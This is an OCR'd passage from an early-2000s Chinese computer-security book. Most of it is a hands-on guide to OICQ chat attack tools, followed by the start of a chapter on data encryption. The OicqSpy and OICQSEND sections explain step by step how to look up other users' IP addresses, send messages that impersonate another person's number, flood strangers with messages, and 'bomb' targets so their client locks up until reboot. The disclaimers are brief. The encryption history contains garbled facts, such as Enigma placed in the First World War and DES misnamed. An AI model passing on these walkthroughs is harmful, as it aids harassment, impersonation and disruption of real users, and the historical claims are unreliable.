Newsgroup
新聞組
消息发送
IP探测
端口探测
消息广播
好友IP查询
关于...
目标
IP: 211.99.229.186
端口: 4000
选项
显示号码: 20000
头像: Face
自动清除"内容"
内容
你好!
信息
清除
发送
MhsCQ II (P) Tyler Zhang (C) 10/9/2000


Leos
Forum
實時更新
Newsgroup
新聞組
消息发送
IP探测
端口探测
消息广播
好友IP查询
关于...
目标
IP: 211.99.229.186
端口: 4000
选项
显示号码: 20000
头像: Face
自动清除"内容"
内容
信息
清除
发送
MhsCQ II (P) Tyler Zhang (C) 10/9/2000

是不是很简单好用，如果你还想了解消息广播的用途，那就看看 WhoCQ 消息广播工具。他是 OICQ 辅助工具。自定义消息发送，可向任意地址发送消息，可自定义消息将显示的发送者号码、头像（如图 6-17）； 探索功能，可探索指定 IP 地址段内的所有 OICQ 用户号码，这样你就可以有的放矢了(如图 6-18)； 消息广播，以快速逐一发送的方法对所填的端口和区域进行消息广播，并且可以伪装自己（如图 6-19）。消息发送和号码探索你肯定已经清楚了，至于消息广播你千万别轻易用啊，别说我没提前打招呼喔，很多人会……

7.6.2 第三只眼 C-xOicq45a（如图 6-20）


WEB
PAGE
還在使用虛擬主機？
发送消息
号码探索
消息广播
区域: 192.168.0
端口: 4000
找到:
IP
PORT
OICQ
192.168.0.6
4000
19869370
192.168.0.9
4000
1322849
探索
清除
Who Seek You? 0.2 + R: 16 bytes from 192.168.0.6


WEB
PAGE
還在使用虛擬主機？
发送消息
号码探索
消息广播
区域: 192.168.0
端口: 4000
号码: 20000
头像: 001
消息: 你好！
开始广播
Who Seek You? 0.2 + R: 16 bytes from 192.168.0.6

它是腾讯撤换服务器协议后，最新第一款相对应的 OICQ 查好友 IP、炸弹（二合一工具）。该软件不但能查 OICQ 好友的 IP，而且能还能查 OICQ 陌生人的 IP，这是好多查 IP 地址工具不可比拟的。它是通过截获 UDP 包以确定对方 IP 地址的。但在是用该软件时你需要注意，现在我们看看第三只眼到底是怎么用的，。运行该软件后首先选择 Adaptor（适配器）项，这可是非常关键的一步，它关系着你能否正确使用此软件，对于绝大多数拨号上网的网友来说，Adaptor 只有一个选项："拨号适配器"，在局域网里则会多一项，你必须要选择一次，举手之劳吗！如果你省略了这一步，尽管 Adaptor 里有一项默认值是"拨号适配器"，但是该程序会认为你没有做出选择，只要你一点击“探测”按钮，就会死机，没有别的办法，你只好 RESET 了。因此劝你还是记着点，到时死机别说我没提前告诉你噢。

好了，现在点击"Detect（探测）"，如果出现“Fail to open adapter（适配器打开失败）”！就说明你没有做对，如果没有出现上面这条对话框，那么，开始聊吧，一会儿，你就能看到你所要的东东了，无论是你向好友或陌生人发消息或好友或陌生人向你发送消息，在“List Online（在线名单）”会显示对方的 OICQ 号码，IP 地址，所在城市等。忘了告诉你：当攻击时， 那个不停跳动的数字表示攻击正在进行，显示当前所发送的攻击包的数量！如果你想要编辑自己喜欢的攻击信息，它也可以满足你， 点击编辑， 然后编辑消息，确实 easy 吧。

6.6.3 OICQSEND

看看简单的界面（如图 6-21），一目了然，在 oicqsend v2.0 中 IP 地址查询受到限制，不过你可以看到自己的 IP 地址。

对方的 IP 地址的填写，不管你以那种方式知道对方的 IP 地址和端口，就可以直接在主界面的 IP 地址一 11 栏中填入你需要发送消息给对方的 IP 地址，并在端 口处添入对方的端口即可；程序默认的 IP 是 127.0.0.1 端口是 4000，如果你是拨号上网的话，一般情况下这个地址和端口就是你自己，你可以拿自己来实验一下发送的效果！记着，发送次数不要多啊，不然，遭殃得是你自己噢！

发送形式的选择：在主窗口有两个复选栏，分别是指定头像发送和指定发送的 OICQ 号码，默认为不选择，这时如果发送，对方接收到的就是随机变化的头像和 OICQ 号码，如果选择头像发送复选，可以在头像选单中选择你需要发送的头像，如果选择了指定发送号码就可以在 OICQ 号码中填写你要接收方显示出来的 OICQ 号码！其实这是两种发送形式，第一种是随机发送，第二种形式有很多应用，比如我要给一个朋友说话，当然就是填入自己的号码和自己的头像，但如果是想要冒充另一个人和你的朋友说话，那么就可以填入另一个人的 OICQ 号码和他的头像，这样发送给对方后对方是无法知道是你在冒充的！（你所冒充的人是否在线无所谓）当然如果接收方回信息的话，你是无法接收的！还有一种形式就是给陌生人发消息，比如你想给一个人发送信息，但他又不加你为好友，那么只需要在 OICQ 号填为对方的，将 IP 地址和端口改为你自己的，发送一条消息到你的 OICQ 的里（在陌生人一栏里），这样，你就可以通过这条消息和他说话了。满有趣的吧？发送信息的注意事项：在选择好后，当然是填写发送信息，在这里需要说明的是发送信息的字节数不能超过 1024 个字节，否则将发送不出去，甚至程序出问题。发送次数：最后是填写发送次数，未注册版限制在每按一次发送按钮最多发送 200 条消息！ 想象一下，如果收信息的是你，会是什么感觉？希望不要随便用，受到骚扰时，吓唬吓唬就行了。

6.6.4 OICQ BOMBER

看到那个图标没（如图 6-22），好凶，一颗手雷，知道是干什么得了吧！不要以为是有人在开玩笑，外星人会用 OICQ 吗？好不好用，自己试试，用法同 OICQSEND 基本一样。信息吗？自己改啦？

6.6.5 暴风雪 SNOWSTORM（如图 6-23）

千万不要被一句“I LOVE YOU!”冲昏了头脑，这实际上是一款饱和攻击武器，源 OICQ 号码可以匿名任意，次数随便填，将会在对方陌生人中出现一人向你发出重复的信息，你可以直接关闭信息框。若把号码留空，则就是暴风雪攻击啦!惨啦！无数的陌生人来骚扰我，可怜我受不起这多人“I LOVE YOU!”的折磨，只好关掉 OICQ,重新登陆。你不可以来欺负我们这些无辜的人喔。

6.6.6 OICQ 战士

大家用过 Oicqjoke 了吧？！嘻嘻嘻！那东东落伍了，最有威力的东西应该是留在最后的，而现在你就看到了。更利害的 Oicq 战士来了，它集成了 IP、端口的查询、用户地址查询、炸弹攻击等功能，是不是有点动心？怎么使用还请我慢慢道来。

一功能介绍

1.监视朋友的 IP 地址和 Port,显示他（她）的上网真实地址和上线时间；

2.过滤 OICQ 炸弹；

3.发送匿名信；（可别乱来啊:)）

4.直接炸 OICQ；

5.服务器转发 OICQ 炸弹；

6.扫描指定计算机上所有的 OICQ(可对代理扫描)；

7.扫描指定计算机的 NetBIOS 信息（如工作组，域，计算机名，登录用户名等等）；

8.OICQ 重新安装时如果朋友很多会无法登录的解决工具；

9.查看 OICQ 收到和发出的数据包；

二：安装说明

1. 将 ZIP 解到任意目录下；

2. 运行 OICQSpy.exe ；

3. 第一次运行时会弹出系统设置对话框；

4 OICQ 服务器地址，OICQ 服务器地址设为 202.103.190.46 ，OICQ 服务器端口请设为 8000；

5.代理端口可任意设置(最好大于 1024)；

6. OICQ 路径请选择你的 OICQ 安装的目录；

7. IP 数据库路径 ；

a) 如果你没有安装 追捕 请选择 OICQSpy 自带的 wry.dll,；

b) 如果你安装了 追捕 并且追捕目录下的 wry.dll 日期比 OICQSpy 的新请选择 追捕目录下的 wry.dll；

8. 如果你想 OICQSpy 启动时自动启动 OICQ 请选择自动启动 OICQ 的选项。

9.系统设置见（图 6-24）。


10.打开 OICQ，选择系统设置中的网络设置，将上网类型设置为"局域网接入 Internet"，用户类型为"Internet 用户"，服务器地址设置为"127.0.0.1"（注意：输入地址后要点击"添加到列表"），端口号设置前面设置的 OicqSpy 的代理端口，如上面的 8810。

11.OICQ 参数设置见（如图 6-25）。

三：启动 OicqSpy 与 Oicq

1.系统设置结束后，如果在 OicqSpy 上选择了自动启动 OICQ，只要点击 OicqSpy 图标，OicqSpy 与 Oicq 将一起被启动，如果没有选择自动启动 OICQ 的选项，在启动 OicqSpy 后再点击里面的 Oicq"企鹅"小图标从而启动 Oicq。（因为 OICQ 参数设置中的网络设置已修改，因此单独运行 OICQ 将不会连接服务器）。

2.启动 OicqSpy 及 Oicq 后，主窗口中将列出所有在线好友的 IP、端口、真实地址、上网时间等等信息，呵呵，OicqPeep 可以退休了。（如图 6-26）



四：发送匿名信


1.有没有想过冒充别人发送信息？OicqSpy 中可以轻松实现，选择"发送匿名信"功能，在出现的窗口中输入对方的 ID（OICQ 号吗），输入对方的 IP，发送人 ID 输入你想冒名的 Oicq 号码，选择一个肖像序号，ＯＫ，一切搞定！

2.操作窗口见（如图 6-27）。

五：轰炸 Oicq

1.进入大家最感兴趣的部分了，要轰炸对方首先要扫描到对方。选择"端口扫描"，输入要扫描的 IP，输入要扫描的端口范围，（端口范围建议输入 OicqSpy 查出的端口），线程设置为 5 0 左右，选择"扫描"。

2.发现目标后选择"炸他"，如果发现多个目标，可以选择"炸他们"。（如图 6-28）



3.在随后出现的窗口中，发送人一栏乱填一个号码，消息栏内容不变，点击ＯＫ！

4.想知道被炸后会是什么情形吗？非常利害，被炸后会出现一个 Oicq 非法操作的提示，这个提示是关不掉的，虽然被炸后能收到到信息，但你发出的信息别人收不到，关闭 Oicq

或断线都不能关闭"Oicq 非法操作的提示"，唯一的解决方法就是重新启动自己的"爱机"。

六：通过服务器轰炸

1.　直接在菜单里选择"轰炸"，在出现的窗口中输入对方的 Oicq 号码，此功能无须知道对方的 IP 地址和端口。（如图 6-29）

2.使用此功能保证他（她）如果不用 OICQSpy 或 OICQSheild 的话，保证他连线都上不来。（此功能我没试过，我可不希望我的好朋友们上不了线呀！）

七：OicqSpy 的防御功能

因为使用 OicqSpy 后 Oicq 的信息传送要通过代理服务器，所以另一方面也保护了自己的 IP 不会被别人利用 oicqpeep 等工具查到，就算对方用的也是 OicqSpy ,他也只能查到 202.98.195.2 这个地址，而查不到你的真实 IP，只要别人查不出你的 IP，你就可以免受攻击。

八：OicqSpy 后话

总的来看 OicqSpy 从功能上看十分齐全，威力比 OicqJoke 大多了，但使用 OicqSpy 后用 Oicq 收发信息速度会变慢，有时还会超时，另外由于作者是在 Win2000 下开发的此软件，没有在 Win9X 下调试过，所以在 Win9X 下运行此软件有时会出现蓝屏现象，出现蓝屏时只要按几次回车键就可以回到 Windows 桌面，另外还有就是有网友反映"通过服务器轰炸"不起作用，希望软件作者经后会解决这些问题。


....看到攻击如此利害的软件，有网友一定担心会不会天下大乱？我看不会，Oicq 上都是自己的好友，谁会与自己的好友过不去呀？当然不排除个别无聊之人就是喜欢以搞破坏为乐。我们放上这个软件的下载及使用说明是想让大家都知道这个软件的存在，知道被 OicqSpy 攻击的后果，如果自己遇到这种情况要知道是怎么会事，要知道怎么解决。希望我们能给大家带来一些帮助。

6.7. OICQ 辅助工具

虽然 OICQ 功能已经足够强大，但是对我们广大网友来说，还是希望它的功能能够更加强大、方便，因此，便有了好多的 OICQ 辅助聊天工具，结合你的 OICQ 将会是你更方便的，更快速的聊天。要不要听我给你介绍几款？更我去看看吧！

6.7.1OICQ 聊天宝宝

OICQ 聊天宝宝中有大量的聊天常用短语（如图 6-30），包括一些常用符号，表情，问候，告辞……等方面的妙语，有好多是你想都想不出来的，这可是众网友的智慧结晶，这下可好，全让你知道啦？以后你也可以发出一连串的珠帘妙语。另外，它还收录了一些常用的英语、日语、德育、法语的日常会话，你也可以用这些蒙蒙你的好友，保管它会吓一条的。下面我们就看看怎么来快速使用它。



A：如何选择要说的话？　很简单，用鼠标单击需要说的词条。

B：单击了所需的词条后聊天宝宝会做什么处理？

1)：把已选择的词条自动送入剪贴板 2)：鼠标在当前的栏目暂停会显示该词条。

C：怎样把要说的话移到聊天屋的发言框呢？

1)：单击后，选择的词条在当前栏目上部显示并变成高亮，用鼠标把该词条直接拖曳到发言框里。

2)：单击后，选择的词条会自动送入剪贴板，把鼠标移动到聊天屋的发言框里，右键单击发言框，选择粘贴，所选的词条便拷贝到发话框里。(如果你的拖曳水平不高或没有一只好鼠，就用这方法吧！注意：Netscape 不支持拖曳，你只有用此方法。)

D：我感觉聊天宝宝太小了，里面的词条只能看到一部分，怎么办？　在菜单选项里有“原始大小”、“加高”、“加宽”、“加大”可以供你选择聊天宝宝的身体结构。

E：添加按钮是干什么用的？

怎么你的聊天宝宝说的话和我的聊天宝宝一模一样？你可不想这样吧！使用添加按钮你可以教聊天宝宝一些东西。聊天宝宝会记住的!这样你就拥有具有你遗传基因的聊天宝宝！(不会吧！嘻嘻！)不过不要教坏她啊！具体的教程是：

1)：把要自定义的词条拷贝到栏目上面的输入部分，按下添加按钮。

2)：直接用笔记本编辑已建立的文件 chbaby??.txt。“??”会随着栏目的不同有所区别，如：询问栏目添加后建立的文件是 chbabyxw.txt。

F：聊天宝宝是否会记住聊天的时间？　聊天宝宝休息的时候会记住聊天的时间。在聊天宝宝目录下看看文件 chattime.txt 你就明白了。

G：为什么“我的”和“记忆”两栏是空白的？考虑到你的个性，我特地留出这两栏。你可以放入一些有用的信息，如：经常去的网址，个人信息，等等你需要时时用的信息！你当然也可以记录聊天的美好片断！

H: “屏蔽按钮”是什么作用？　在聊天时有些按钮不会经常用到，所以添加了这个功能选项，你可以屏蔽除了“记忆”按钮外的所有按钮。

I: 在系统字体是小字体情况下如何使聊天宝宝显示的字体大一点？　你要想聊天宝宝的字体大一点是可以解决的！你可以换成大字体，当然此时桌面的图标的字体会很大！可能其他的程序里的字体都会很大！没有办法了吗？不！你可以把这些字体变小！

方法：鼠标右键单击桌面(或在控制面板里选显示属性)选“属性”，再选“外观”一栏，在“项目”里你可以选择如：图标、菜单... 然后更改对应的字体大小，直到你感觉满意为止。

6.7.2 OICQCHAT

OICQCHAT 可以登陆到 OICQ 的聊天室（如图 6-31），对此你一定很熟悉吧，看看他的登陆设置（如图 6-32），在这儿你需要配置服务器的地址和端口，填写你的登陆昵称，选择服务器，你的头像，还有一项隐身功能，你自己试试啊，我也不知道的。剩下的就是连接，进入，尽情聊吧。另外，还有一些 OICQ 的贴图工具，很好玩的。你也可以找来试试，很不错噢。


6.7.3 ＯＩＣＱ 聊天动作自动生成机

如果你已经习惯于畅游在ＭＵＤ或是聊天室里，那么该软件使您能在ＯＩＣＱ上，像在ＭＵＤ或是聊天室里一样做各种搞笑的动作，种类多达１００种，并且可以自己定义动作，它能从ＯＩＣＱ的“送讯息”窗口中自动读取对方昵称，自动发送“动作”讯息到窗口。全部过程，可以依靠鼠标完成，当然也支持手动输入ＳＥＭＯＴ命令，适用于ＭＵＤ老手。语言库可自行增减，维护。

使用说明

运行ＳＥＭＯＴ后，桌面上会出现ＳＥＭＯＴ椭圆形的主窗口。点击右边的“水龙头”工具图标，弹出设置界面（如图 6-33），在这儿，你可以改变主界面的背景色，添加你的用户名，好友名单（如图 6-34）；选内容，可以添加你自己要的常用短语（如图 6-35），务必

记住一点，填写好后，无比点击添加按钮，修改信息时也是一样，否则你会白干一场。



“某的大名”编辑框中填入的内容会作为动作的主语　；

“自动复制到ＯＩＣＱ”单选框如没选中，你可以从“那厮是”下拉列表框中选择预存的好友，　事实上，对方名称可以自动识别，如选中“自动识别对方昵称”复选框　，将从桌面上的“发送讯息”对话框读取对方昵称；


“自动复制到ＯＩＣＱ窗口”复选框 如选中，将自动粘贴动作到ＯＩＣＱ的“发送讯息”对话框；


“插入ＳＥＭＯＴ命令行”选择是否插入类似“>semot * !back　”这样的命令行；

“ＳＥＭＯＴ＊”编辑框”在此输入命令即可直接生成对应动作，如输入 cry，就可以生成“>semot *cry >semot * cry 某某某想到伤心处，忍不住趴在的肩膀上伤心地哭了起来。”

这一动作，并送到ＯＩＣＱ的“送讯息”对话框；

右边的“企鹅”图标激活主对话框（如图 6-36），上方有一大报表框，选 ok,弹出界面（如图 6-37）确定即可；或者双击左列的命令即送该动作到大编辑框，显示生成的动作，与输入ＳＥＭＯＴ命令等效，如你的ＯＩＣＱ“送讯息”对话框已打开，则会同时送入生成的动作（如图 6-38）。






6．8　一点心得

看了这么多工具，你是否为你的 OICQ 安全而提心吊胆呢？还是你已经跃跃欲试地去试用那些软件呢，看看是不是名副其实？其实无论在哪里用什么软件，黑客也好，黑贼也罢，都要清楚一点：己所不欲，勿施于人！以上的软件本都是些很正常的程序，它们只不过有一些特殊的功能罢了。不同的是，它们到了黑客们的手中，就能变成祸害网络的凶器。例如上面提到的 OICQ 阅读程序，本身很正常。你用这个软件来方便自己管理聊天信息，它就是个优秀的软件；黑贼用它去窃取别人的隐私，它就属于该被禁止和没收之列。

那么你该怎么保护你的 OICQ 呢？在网友中，常用追捕来与天网防火墙配合使用，保护你的网络。当你的天网防火墙发出警报时，你就可以将天网防火墙"安全记录"中的 IP 地址输入追捕，看看是谁在向你搞小动作？追捕界面（如图 6-39），增加了查对方 OICQ 号码的功能，缺点是同时自动向对方发出一个 OICQ 消息，告诉对方谁在用追捕查他。 其实还有一些炸弹在攻击别人时也会暴露自己的，因此上当你受到攻击时，动动脑筋，抓出那些可恶的黑客。很可能它就是你身边的某位……，瞧，它正在一边乐着呢？


追捕! - 1.59.20000708 测试版
192.168.0.1
追捕!
对方所在地：内部网，非internet有效地址
从剪切板取IP
对方域名：
对方主机情况：
对方OICQ号码为17309071
操作系统：
WinNx/NT
HTTP服务：
无WEB服务
FTP服务：
无FTP服务
TELNET服务：
无Telnet服务
POP3服务：
无POP3服务
缩为图标
拷贝结果
本机地址
帮助信息
SMTP服务：
无SMTP服务
关闭
SOCK服务：
无Sock代理服务
NETSPY服务：
无NetSpy服务
NetBios服务：
发现NETBIOS服务
DNS服务：
无DNS服务
检查对方域名
检查对方机器
智能追捕
探测OICQ信息
对方机器名：
用户名为:PC-1;工作组/域名为:PCPKIENO
IP地址错误，我要告诉你...
看看追捕更新了没有...

第七章　数据加密

数据加密是计算机安全的重要部分，而口令是加密过的，文件也可以加密。口令加密是防止文件中的密码被人偷看、文件加密主要应用于因特网上的文件传输防止文件被嗅探或劫持。现在电子邮件给人们提供了一种快捷便宜的通信方式，但电子邮件是不安全的，很容易被别人偷看或伪造。为了保证由于邮件的安全，人们采用了数字签名这样的加密技术，并提供了基于加密的身份认证技术，这样就可以保证发信人就是信上声称的人。数据加密也使因特网上的电子商务成为可能。

7．1　加密的历史

作为保障数据安全的一种方式，数据加密起源于公元前 2000 年。埃及人是最先使用特别的象形文字作为信息编码的人。随着时间推移，巴比伦、美索不达米亚和希腊文明都开始使用一些方法来保护他们的书面信息、对信息进行编码曾被 Julias Caesar（凯撒入帝）使用，也曾用于历次战争中，包括美国独立战争、美国内战和两次世界大战。最广为人知的编码机器是 German Enlgna 机，在第一吹世界大战中德国人利用它创建了加密信息。此后，由于 Alan Turing 和 Ultra 计划以及其他人的努力，终于对德国人的密码进行了破即。当初，计算机的研究就是为了破解德国人的密码当时人们并没有想到计算机给今天带来的信息革命。随着计算机的发展，运算能力的增强，过去的密码都变得十分简单了。于是人们又不断地研究出了新的数据加密方式如私有密钥算法和公共密钥算法。可以说，是计算机推动了数据加密技术的发展。

7．2 什么是数据加密

尽管加密或为了安全国的对信息进行编码和解码这个概念十分简单，但在这里仍需对其进行解释、数据加密的基本过程包括对称为明文的原来可读信息进行翻译，译成称为密文或密码的代码形式。该过程的逆过程为解密。即将该编码信息转化为其原来的形式的过程.

7．3 为什么需要进行加密

因特网一方面是危险的，而目这种危险是 TCP／IP 协议所固有的一些基于 TCP／IP 的服务也是极不安全的；另一方面，因特网给众多的商家带来了无限的商机，因为因特网把全世界连在了一起，走向因特网就意味着走向了世界。为了使因特网变得安全和充分利用其商业价值，人们选择了数据加密和基于加密技术的身份认证。

加密在网络上的作用就是防止有价值信息在网络上被拦截和窃取。一个简单的例子就是密码的传输。计算机密码极为重要，许多安全防护体系是基于密码的，密码的泄露就意味着安全体系的全面崩溃。通过网络进行登录时，所键人的密码以明文的形式被传输到服务器，而网络上的窃听是一件极为容易的事情，所以很有可能黑客会嗅探井窃得用户的密码，如果用户是 Root 用户或 Administrator 用户，那后果将是极为严重的。

解决这个问题的方式就是加密，加密后的口令即使被黑客获得也是不可读的，除非加密密钥或加密方式十分脆弱，被黑客破解。不管怎样，加密的使用使黑客不会轻易获得口令。

身份认证是基于加密技术的，它的作用就是用来确定用户是否是真实的。简单的例子就

是电子邮件，当用户收到一封电子邮件时邮件上面标有发信人的姓名和信箱地址、很多人可能会简单地认为发信人就是信上说明的那个人，但实际上伪造一封电子邮件对于一个通晓网络的人来说是极为容易的事. 在这种情况下用户需要用电子邮件源身份认证技术来防止电子邮件伪造，这样就有理由相信给用户写信的人就是信头上说明的人。有些站点提供入站的 FTP 和 WWW 服务，当然用户通常接触的这类服务是匿名服务，用户的权力要受到限制，但也有的这类服务不是匿名的，如公司为了信息交流提供用户的合作伙伴非匿名的 FTP 服务，或开发小组把他们的 Web 网页上载到用户的 WWW 服务器上、现在的问题就是，用户如何确定正在访问用户的服务器的人就是用户认为的那个人，身份认证也可以为这个问题提供一个好的解决方案。

有些时候，用户可能需要对一些机密文件进行加密，不一定因为要在网络上进行传输该文件而是担心有人窃得计算机密码而获得该机密文件．对文件实行加密，从而实现多重保护显然会使用户感到安心。例如，在 UNIX 系统中可以山 Crypt（3）命令对文件进行加密。尽管这种加密手段已不是那么先进，甚至有被破解的较大可能性。

7．4 换位和置换

换位和置换（transposition and substitution ciphers）是两种主要的编码方法是组成最简单的密码的基础。换位很像是一种字母游戏，打乱字母的顺序，并设法用这些打乱的字母组成一个单词。在换位密码中，数据本身并没有改变，它只是被安排成另一种不同的格式。例如：“How are you”，我们将其写成三行，每行一个单词，从上向下读，密码变为“Hayoroweu”。有许多种不同的置换密码，有一个是用凯撒大帝的名字 Julias Caesar 命名的。它的原理是每一个字母都用其前面的第几个字母代替，如果到了最后那个字母，则又从头开始算。如字母可以被在它前面的第四个字母所代替，如 A->E、B->F……Z->D。

7．5 加密与认证

通常网络系统安全保障的实现方法可以分为二大类：即以“防火墙”技术为代表的被动防卫型和建立在数据加密、用户授权确认机制上的开放型网络安全保障系统。

以数据加密和用户确认为基础的开放型安全保障技术是普遍适用的，对网络服务影响较小的途径。可望成为网络安全问题的最终的一体化解决途径。

1．加密技术

加密型网络安全技术的基本思想是不依赖于网络中数据路径的安全性来实现网络系统的安全，而是通过对网络数据的加密来保障网络的安全可靠性，因而这一类安全保障技术的基石是适用的数据加密技术及其在分布式系统中的应用。

数据加密技术可以分为三类，即对称型加密、不对称型加密和不可逆加密。

其中对称型加密使用单个密钥对数据进行加密或解密，其特点是计算量小、加密效率高。但是此类算法在分布式系统上使用较为困难，主要是密钥管理困难，从而使用成本较高，保安性能也不易保证。这类算法的代表是在计算机专网系统中广泛使用的 DES 算法（Digital Encryption Standard），经实践证明它是一种很有效加密算法，虽然 Unix 上使用的密钥长度为 56 位，还不足够安全。因为在 Internet 上，已经有人通过多台计算机合作计算，通过几个月时间破解了使用它加密的内容。但对于一般的安全性，加上选择得当的口令，56 位的 DES 算法也足够用了。如果要提供更高的安全性，可以使用更长的密钥，或者使用另外的算法，如 IDEA 算法、三重 DES 算法（这种方法用两个密钥对明文进行三次加密，假设两

